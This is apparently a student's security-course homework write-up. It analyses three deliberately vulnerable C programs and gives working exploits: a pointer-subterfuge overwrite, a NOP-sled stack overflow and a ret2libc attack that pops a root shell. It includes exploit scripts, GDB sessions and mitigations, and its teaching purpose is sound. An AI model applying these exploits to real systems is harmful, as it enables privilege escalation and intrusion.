CS426 hw3 Writeup

Cheng-En Lee

Vulnerable1:

Program Analysis:


The program has two buffers, buf and temp. However, only buf is used in the program. The program expects one command line argument, and passes it to the call_vul() function that calls the vulnerable() function. The vulnerable() function takes the command line argument and copies it into buf. Afterwards, it checks whether pointer p is initialized, and tries to set the memory pointed by pointer p to value in a.

```
#include <stdio.h>
#include <string.h>

void vulnerable(char *arg)
{
    int *p;
    int a;
    char buf[1659];

    fprintf(stderr, "%s\n", buf);

    strncpy(buf, arg, sizeof(buf) + 8);

    if (p != 0) *p = a;
}

void call_vul(char *arg)
{
    char temp[37];
    vulnerable(arg);
}

int _main(int argc, char **argv)
{
    if (argc != 2) {
        fprintf(stderr, "Error: need a command-line argument\n");
        return 1;
    }
    call_vul(argv[1]);
    return 0;
}
```


When copying the command line argument into buf, it uses a strncpy() function. However, the user is permitted to write up to sizeof(buf) + 8 bytes into the memory. This gives the user the ability to change the pointer p and integer a. Since both the address and value are in the user's control, it allows the user to perform pointer subterfuge and write anywhere in memory with any value. Combined with the buffer buf, I can potentially overwrite the return address to point to the shellcode I inject in buf, causing a root shell to pop up after the vulnerable function exits.

The Exploit:

Below is a simplified illustration of the stack layout in function _main(). The goal is to overwrite the return address saved in the stack and jump to the shellcode when vulnerable() exits.




As the program is vulnerable to pointer subterfuge, I planned to write my shellcode in buffer buf. Then I would set pointer p to point to the return address and a to the address of the start of buffer buf. This would cause the execution to be redirected to the shellcode after return.



After `*p = a` is executed the return address would point to the start of the shellcode, causing the shellcode to be executed.

From the image below, we can see the address of buf is 0xbff6aafd and the address of the return address is 0xbff6b18c.



The following is the final exploit script:

```
import sys
from shellcode import shellcode

# address of the return address
ret_addr_addr = b"\x8c\xb1\xf6\xbf"

# address of buf
shellcode_addr = b"\xfd\xaa\xf6\xbf"

sys.stdout.buffer.write(shellcode)
sys.stdout.buffer.write(b"a" * (1659 - len(shellcode)))
sys.stdout.buffer.write(shellcode_addr)
sys.stdout.buffer.write(ret_addr_addr)
```

As described in the script, the shellcode would first be written into buffer buf, and a's would be used to fill out the rest of the space in buf. The address of the shellcode would be written to integer a as the value we want to write to as the return address. Finally, the address of the return address would be written so that `*p = a` correctly overwrites the return address. Note that all addresses are written in reverse order due to the little endianness of the VM.

We can see the attack is successful as I received a root shell.

Mitigations:

If I am the author of this program, I would never allow the user to write more than the size of the buffer. In this case, I would use a write count of sizeof(buf) in strncpy() to prevent the user from overwriting local variables. Additionally, I would place any declaration of variables under the buffer declaration so that the user cannot overwrite them in case of buffer overflow. Finally, I would use W^X for my memory to prevent the user from writing malicious code and executing them.

Vulnerable2:

Program Analysis:

The program accepts an additional command line argument, and copies it into the buffer buf inside the vulnerable() function. However, it tries to read a random integer from /dev/urandom, mask it with 0xFF, and dynamically allocates memory on the stack with the size in bytes of the masked value. This randomizes the stack addresses with a range of 256 bytes. Since I am required to write an exploit that works 100% of the time, the typical shellcode execution, where I overwrite the return address to exactly where the buffer buf is at, would not be feasible.

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <assert.h>
#include <alloca.h>

void vulnerable(char *arg)
{
  char buf[894];
  strcpy(buf, arg);
}

int _main(int argc, char *argv[])
{
  if (argc != 2) {
    fprintf(stderr, "Error: Need a command-line argument\n");
    exit(1);
  }

  FILE *f = fopen("/dev/urandom", "rb");
  assert(f);
  unsigned int r;
  fread(&r, sizeof(r), 1, f);
  fclose(f);

  alloca(r & 0xFF);

  // these instructions do nothing interesting -- just for offsets to help avoid problem
  r += 1;
  r -= 1;
  r += 1;
  asm("nop");
  r -= 1;
  r += 1;

  vulnerable(argv[1]);

  return 0;
}
```

However, I realized that the range of randomization is known and is small, giving me an opportunity to insert a NOP slab before the shellcode to provide flexibility for my exploit. The NOP slab would guarantee a root shell to be popped after the vulnerable function exits.

The Exploit:


Before the exploit, I performed enumeration with GDB and discovered that there is an 8 byte space between buf and saved ebp:

```
gef➤  x $ebp
0xbff6b0d8:     0xbff6b1f8
gef➤  p 0xbff6b0d8 - 0xbff6b0d0
$6 = 0x8
gef➤
```

Below is a simplified illustration of the stack layout in function vulnerable(). The goal is to inject the shellcode into buffer buf and overwrite the return address to point to a valid region in buf that would trigger the shellcode.


```
cs426@kali:~/hw3$ python3 -c "from shellcode import shellcode; print(len(shellcode))"
53
cs426@kali:~/hw3$
```

I found out that the length of the shellcode is 53 bytes. Since I already know the addresses fluctuate within 256 bytes, I could insert a NOP slab with a size of 512 bytes before the shellcode. The size of the NOP slab plus the size of shellcode would be able to fit in buf:



Here is why this method works 100% of the time:

Let's assume I made a guess of the address of the start of buf, by inspecting the address of buf in GDB. If I run the program one more time, my guess would either miss or hit.

Without a NOP slab, my exploit would crash if it misses the actual location of buf. However, If I add 256 bytes to my guess, I guarantee to land in the valid region that could trigger the shellcode:

1. If my guess matches the actual location of buf, my guess + 256 would land in the NOP slab.
2. If my guess is lower than the actual location by at most 256 bytes, my guess + 256 would land in the NOP slab.
3. If my guess is higher than the actual location by at most 256 bytes, my guess would land at the start of the shellcode.

The actual location of buf would differ to my guess by at most 256 bytes, so my guess is guaranteed to land to either the NOP slab or the start of the shellcode, both of which would trigger a root shell.

By investigating in gdb, I got the address of buf I would use for my guess (0xbff6add2) as well as my guess summed with 256 (0xbff6ae52):


```
   0x8049985 <vulnerable+0020> push   edx
   0x8049986 <vulnerable+0021> mov    ebx, eax
   0x8049988 <vulnerable+0023> call   0x8049020
──────────────────────────────────────────────────────────────────────────────── source:vulnerable2.c+10 ────
    5  #include <alloca.h>
    6
    7  void vulnerable(char *arg)
    8  {
    9    char buf[894];
         // arg=0xbff6b0e0  →  [...]  →  0x00616161 ("aaa"?), buf=0xbff6ad52  →  0x00000000
→  10    strcpy(buf, arg);
   11  }
   12
   13  int _main(int argc, char *argv[])
   14  {
   15    if (argc != 2) {
──────────────────────────────────────────────────────────────────────────────────────────────────── threads ────
[#0] Id 1, Name: "vulnerable2", stopped 0x8049979 in vulnerable (), reason: BREAKPOINT
──────────────────────────────────────────────────────────────────────────────────────────────────── trace ────
[#0] 0x8049979 → vulnerable(arg=0xbffeb1e0 "aaa")
[#1] 0x8049a96 → _main(argc=0x2, argv=0xbffeb1f0)
[#2] 0x8049d9c → main(argc=0x2, argv=0x0, envp=0x0)
──────────────────────────────────────────────────────────────────────────────────────────────────────────────
gef➤  x buf
0xbff6ad52:     0x00000000
gef➤  p 0xbff6ad52 + 256
$5 = 0xbff6ae52
gef➤
```

Finally, the exploit script is the following:

```
import sys
from shellcode import shellcode

# address of buf + 256
shellcode_addr = b"\x52\xae\xf6\xbf"

sys.stdout.buffer.write(b"\x90" * 512)
sys.stdout.buffer.write(shellcode)
sys.stdout.buffer.write(b"a" * (894 - len(shellcode) - 512))
sys.stdout.buffer.write(b"a" * 8)
sys.stdout.buffer.write(b"a" * 4)

sys.stdout.buffer.write(shellcode_addr)
```

In the script, I tried to add 512 NOP characters first into buf, then I tried to write the shellcode. To fill the rest of the space in buf, I attempted to write `894 - len(shellcode) - 512` a's as the padding. To reach the return address, I tried to also overflow the 8 byte space and ebp with a's, as indicated in the two subsequent lines. Finally, I overwrites the return address to point to my guess of buf address + 256 (0xbff6ae52). Note that all address are written in reverse order due to the little endianness of the VM.

The exploit is successful as I received a root shell:



Mitigations:

If I am the author of this program, I would use strncpy() instead of strcpy for safety. Specifically, I would set the write count to sizeof(buf) to prevent the user from potentially writing outside of the buffer. Additionally, I would enable W^X for my memory to prevent the user from writing malicious code and executing them.

Vulnerable3:

Program Analysis:

The program is essentially a file editor. It accepts a command line argument which stands for the name of the file to read/write to. It tries to open the file and copy the file content into file_buffer. After the file is opened, it reads the commands from the user's stdin to:

- r,offset: read the character in file_buffer[offset] and print it out
- w,offset,value: write the value to file_buffer[offset]
- s: save the file and quit
- q: quit

```
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>
#include <sys/stat.h>

#define MAX_REQUEST_LENGTH 256
#define QUIT 0
#define SAVE_QUIT 1

char request_buffer[MAX_REQUEST_LENGTH];

void get_user_request()
```

```
{
    puts("(r)ead,[offset] or (w)rite,[offset],[value], (s)ave/quit or (q)uit: ");
    fgets(request_buffer, MAX_REQUEST_LENGTH, stdin);
}

int user_interaction(unsigned char * file_buffer)
{
    long long offset;
    int value;

    do {
        get_user_request();

        if (request_buffer[0] == 'r')
        {
            if (sscanf(request_buffer, "r,%lld\n", &offset) == 1)
                printf("%#2.2d\n", file_buffer[offset]);
            else
                puts("error: unrecognized option");
        }
        else if (request_buffer[0] == 'w')
        {
            if (sscanf(request_buffer, "w,%lld,%d\n", &offset, &value) == 2)
                file_buffer[offset] = value;
            else
                puts("error: unrecognized option");
        }
        else if (request_buffer[0] == 'q' || request_buffer[0] == 's')
        {
            puts("exiting application");
        }
        else
        {
            puts("error: unrecognized option");
        }

    } while (request_buffer[0] != 'q' && request_buffer[0] != 's');

    return (request_buffer[0] == 'q')? QUIT : SAVE_QUIT;
}

void launch(int file_descriptor, long long file_size)
{
    unsigned char file_buffer[file_size];

    if (read(file_descriptor, file_buffer, file_size) != file_size)
    {
        fprintf(stderr, "error: couldn't read file contents\n");
        exit(EXIT_FAILURE);
    }
```

```
    if (user_interaction(file_buffer) == SAVE_QUIT)
    {
        lseek(file_descriptor, 0, SEEK_SET);
        if (write(file_descriptor, file_buffer, file_size) != file_size)
            fprintf(stderr, "warning: write error\n");
    }

    close(file_descriptor);
}

long long get_file_size(int file_descriptor)
{
    struct stat stat_struct;

    if (fstat(file_descriptor, &stat_struct) == -1)
    {
        fprintf(stderr, "error: cannot stat given file\n");
        exit(EXIT_FAILURE);
    }

    return(stat_struct.st_size);
}

int _main(int argc, char * argv[])
{
    int input_file_fd;
    long long input_file_size;

    if (argc != 2)
    {
        fprintf(stderr, "usage: %s [filename]\n", argv[0]);
        exit(EXIT_FAILURE);
    }

    if ((input_file_fd = open(argv[1], O_RDWR)) == -1)
    {
        fprintf(stderr, "error opening file %s\n", argv[1]);
        exit(EXIT_FAILURE);
    }

    input_file_size = get_file_size(input_file_fd);
    launch(input_file_fd, input_file_size);

    return(0);
}
```

The vulnerability lies in the fact that the program does not check the values of offset before reading/writing. This is essentially a pointer subterfuge vulnerability, and it allows me to bypass the stack canaries and W^X protection to


write anywhere in memory I want. I could potentially overwrite the return address, causing the execution to be redirected to system("/bin/sh"), and get a root shell.

The Exploit:

Knowing that the content of the input file does not matter, I left the input file empty. However, even with a file size of 0, there is still a gap of 0x28 bytes (40 bytes) between ebp and file_buffer:


```
   0x40147c <launch+0061>    push   DWORD PTR [ebp-0x20]
   0x40147f <launch+0064>    push   DWORD PTR [ebp-0x10]
   0x401482 <launch+0067>    push   DWORD PTR [ebp+0x8]
   0x401485 <launch+006a>    call   0x401040 <read@plt>
   0x40148a <launch+006f>    add    esp, 0x10
──────────────────────────────────────────────────────────────────────────────── source:vulnerable3.c+58 ────
    53
    54  void launch(int file_descriptor, long long file_size)
    55  {
    56          unsigned char file_buffer[file_size];
    57
          // file_descriptor=0x3, file_size=0x0, file_buffer=0xbff6b1a0  →  0x68c6dc88
 →  58          if (read(file_descriptor, file_buffer, file_size) != file_size)
    59          {
    60                  fprintf(stderr, "error: couldn't read file contents\n");
    61                  exit(EXIT_FAILURE);
    62          }
    63
──────────────────────────────────────────────────────────────────────────────────────────────── threads ────
[#0] Id 1, Name: "vulnerable3", stopped 0x401479 in launch (), reason: SINGLE STEP
──────────────────────────────────────────────────────────────────────────────────────────────── trace ────
[#0] 0x401479 → launch(file_descriptor=0x3, file_size=0x0)
[#1] 0x40165c → _main(argc=0x2, argv=0xbffeb1f0)
[#2] 0x401975 → main(argc=0x2, argv=0x0, envp=0x0)
──────────────────────────────────────────────────────────────────────────────────────────────────────────────
gef➤  p $ebp - file_buffer
$1 = 0x28
gef➤
```

Since ebp has an offset of 40 bytes, I figured out that the return address lies in offset 44 bytes in memory. Here is the simplified illustration of the stack layout in the launch function:



Since W^X is enforced, I could not execute an injected shellcode. Thus, my goal is to redirect the execution to running system("/bin/sh") to pop a root shell. In order to do so, I would need to locate the address of system() function in libc and use it to overwrite the return address so it jumps to system() on exit. I would also have to inject the string "/bin/sh" in memory or locate it in the existing memory. Although the handout states that I could go for these two options, the only real option for me is to locate the string in the existing memory without injecting it since the handout demands

exact output – No extra lines or spaces. Trying to inject “/bin/sh” would take extra commands, causing extra prompt lines to display in the output which I would be deducted points for. Here is a simplified demonstration of my exploit:



Explanation of the attack:

When exiting launch():

- leave instruction sets esp = ebp and pops the ebp pointer. Now ebp points to the old ebp and esp points to the memory that stores the original return address that we stored the address of system() in.
- ret instruction pops eip from the stack, setting eip to the address of system() and jumping to it.

Remember when a function is called in assembly, arguments are pushed onto the stack, and the return address is pushed afterwards before jumping into the function. Notice how the layout of the stack right after exiting launch() is identical to how it is like right after a function is called. By structuring the stack in this manner, I simulate a call to system() with the argument “/bin/sh”.

Normally, the address for the execution to jump to after system(), noted by &exit, does not matter in terms of getting a root shell. Again, due to the handout demanding exact output, all segmentation faults are not tolerated. Thus, I set it to the original return address for the process to exit safely.

To run the exploit, there are three pieces of information I would need: original return address, address of system(), and the address of “/bin/sh” in memory.

By investigating in GDB, I can find the original return address and the address of system() easily. The original return address is 0xbff6b1cc and the address of system() is 0xb7c524c0:

```
gef➤  x $ebp+4
0xbff6b1cc:     0x0040165c
gef➤  p system
$4 = {int (const char *)} 0xb7c524c0 <__libc_system>
gef➤
```

For finding “/bin/sh”, I proceeded to print out all sections of the memory and their addresses. From the output below, I am interested in the libc.so.6 and ld-linux.so.2 segment as it may contain definitions of the “/bin/sh” in their library implementation:

```
gef➤  info proc mapping
process 2554
Mapped address spaces:

        Start Addr   End Addr       Size     Offset  Perms   objfile
          0x400000   0x401000     0x1000        0x0  r--p   /home/cs426/hw3/vulnerable3
          0x401000   0x402000     0x1000     0x1000  r-xp   /home/cs426/hw3/vulnerable3
          0x402000   0x403000     0x1000     0x2000  r--p   /home/cs426/hw3/vulnerable3
          0x403000   0x404000     0x1000     0x2000  r--p   /home/cs426/hw3/vulnerable3
          0x404000   0x405000     0x1000     0x3000  rw-p   /home/cs426/hw3/vulnerable3
        0xb7c00000 0xb7c23000    0x23000        0x0  r--p   /usr/lib/i386-linux-gnu/libc.so.6
        0xb7c23000 0xb7daf000   0x18c000    0x23000  r-xp   /usr/lib/i386-linux-gnu/libc.so.6
        0xb7daf000 0xb7e34000    0x85000   0x1af000  r--p   /usr/lib/i386-linux-gnu/libc.so.6
        0xb7e34000 0xb7e36000     0x2000   0x234000  r--p   /usr/lib/i386-linux-gnu/libc.so.6
        0xb7e36000 0xb7e37000     0x1000   0x236000  rw-p   /usr/lib/i386-linux-gnu/libc.so.6
        0xb7e37000 0xb7e41000     0xa000        0x0  rw-p
        0xb7fc2000 0xb7fc4000     0x2000        0x0  rw-p
        0xb7fc4000 0xb7fc8000     0x4000        0x0  r--p   [vvar]
        0xb7fc8000 0xb7fca000     0x2000        0x0  r-xp   [vdso]
        0xb7fca000 0xb7fcb000     0x1000        0x0  r--p   /usr/lib/i386-linux-gnu/ld-linux.so.2
        0xb7fcb000 0xb7fef000    0x24000     0x1000  r-xp   /usr/lib/i386-linux-gnu/ld-linux.so.2
        0xb7fef000 0xb7ffd000     0xe000    0x25000  r--p   /usr/lib/i386-linux-gnu/ld-linux.so.2
        0xb7ffd000 0xb7fff000     0x2000    0x33000  r--p   /usr/lib/i386-linux-gnu/ld-linux.so.2
        0xb7fff000 0xb8000000     0x1000    0x35000  rw-p   /usr/lib/i386-linux-gnu/ld-linux.so.2
        0xbff6a000 0xc0000000    0x96000        0x0  rw-p   [stack]
gef➤
```

I successfully found “/bin/sh” in libc and it has the address of 0xb7dc9e3c:

```
        Start Addr   End Addr       Size     Offset  Perms   objfile
          0x400000   0x401000     0x1000        0x0  r--p   /home/cs426/hw3/vulnerable3
          0x401000   0x402000     0x1000     0x1000  r-xp   /home/cs426/hw3/vulnerable3
          0x402000   0x403000     0x1000     0x2000  r--p   /home/cs426/hw3/vulnerable3
          0x403000   0x404000     0x1000     0x2000  r--p   /home/cs426/hw3/vulnerable3
          0x404000   0x405000     0x1000     0x3000  rw-p   /home/cs426/hw3/vulnerable3
        0xb7c00000 0xb7c23000    0x23000        0x0  r--p   /usr/lib/i386-linux-gnu/libc.so.6
        0xb7c23000 0xb7daf000   0x18c000    0x23000  r-xp   /usr/lib/i386-linux-gnu/libc.so.6
        0xb7daf000 0xb7e34000    0x85000   0x1af000  r--p   /usr/lib/i386-linux-gnu/libc.so.6
        0xb7e34000 0xb7e36000     0x2000   0x234000  r--p   /usr/lib/i386-linux-gnu/libc.so.6
        0xb7e36000 0xb7e37000     0x1000   0x236000  rw-p   /usr/lib/i386-linux-gnu/libc.so.6
        0xb7e37000 0xb7e41000     0xa000        0x0  rw-p
        0xb7fc2000 0xb7fc4000     0x2000        0x0  rw-p
        0xb7fc4000 0xb7fc8000     0x4000        0x0  r--p   [vvar]
        0xb7fc8000 0xb7fca000     0x2000        0x0  r-xp   [vdso]
        0xb7fca000 0xb7fcb000     0x1000        0x0  r--p   /usr/lib/i386-linux-gnu/ld-linux.so.2
        0xb7fcb000 0xb7fef000    0x24000     0x1000  r-xp   /usr/lib/i386-linux-gnu/ld-linux.so.2
        0xb7fef000 0xb7ffd000     0xe000    0x25000  r--p   /usr/lib/i386-linux-gnu/ld-linux.so.2
        0xb7ffd000 0xb7fff000     0x2000    0x33000  r--p   /usr/lib/i386-linux-gnu/ld-linux.so.2
        0xb7fff000 0xb8000000     0x1000    0x35000  rw-p   /usr/lib/i386-linux-gnu/ld-linux.so.2
        0xbff6a000 0xc0000000    0x96000        0x0  rw-p   [stack]
gef➤  find 0xb7c00000, 0xb7e37000, "/bin/sh"
0xb7dc9e3c
1 pattern found.
gef➤
```

From the vulnerable3.c source code, the program only accepts integers as the values for write operations. This means that our input values should be integers that resemble these addresses in memory. Thus, I proceeded to write another program to generate my commands for the exploit:

```c
#include <stdio.h>

int main() {
    // the address of system()
```

```
    int system_addr = 0xb7c524c0;

    // the original return address
    int system_return_addr = 0x0040165c;

    // the address of "/bin/sh"
    int system_arg_addr = 0xb7dc9e3c;

    int offset = 44;

    for (int i = 0; i < 4; i++) {
      printf("w,%d,%d\n", offset, system_addr);
      offset += 1;
      system_addr = system_addr >> 8;
    }

    for (int i = 0; i < 4; i++) {
      printf("w,%d,%d\n", offset, system_return_addr);
      offset += 1;
      system_return_addr = system_return_addr >> 8;
    }

    for (int i = 0; i < 4; i++) {
      printf("w,%d,%d\n", offset, system_arg_addr);
      offset += 1;
      system_arg_addr = system_arg_addr >> 8;
    }

    printf("q\n");

}
```

The program generates the command necessary for the exploit. The exploit starts by writing in offset 44 since it is where the memory for storing the return address is at. It overwrites the return address with the address of system() first. Then, it writes the original return address 4 bytes higher in memory. Finally, it writes the address to “/bin/sh” to the memory 8 bytes higher and quits the program.

The program does this by generating a series of write commands and a quit command. As each write operation could only write a single byte, four write commands are used in each address to write the bytes sequentially into the memory, starting from the rightmost byte to the leftmost byte. For each generation of the write command, the program converts the remaining values of the address into an integer. vulnerable3 is assumed to read the integer and write the first byte of it into the memory. To ensure that the first byte refers to the correct data, the remaining values of the address are bit-shifted by 8 bits for each write command. Thus, the program correctly translates all of the addresses into the desired position in memory.

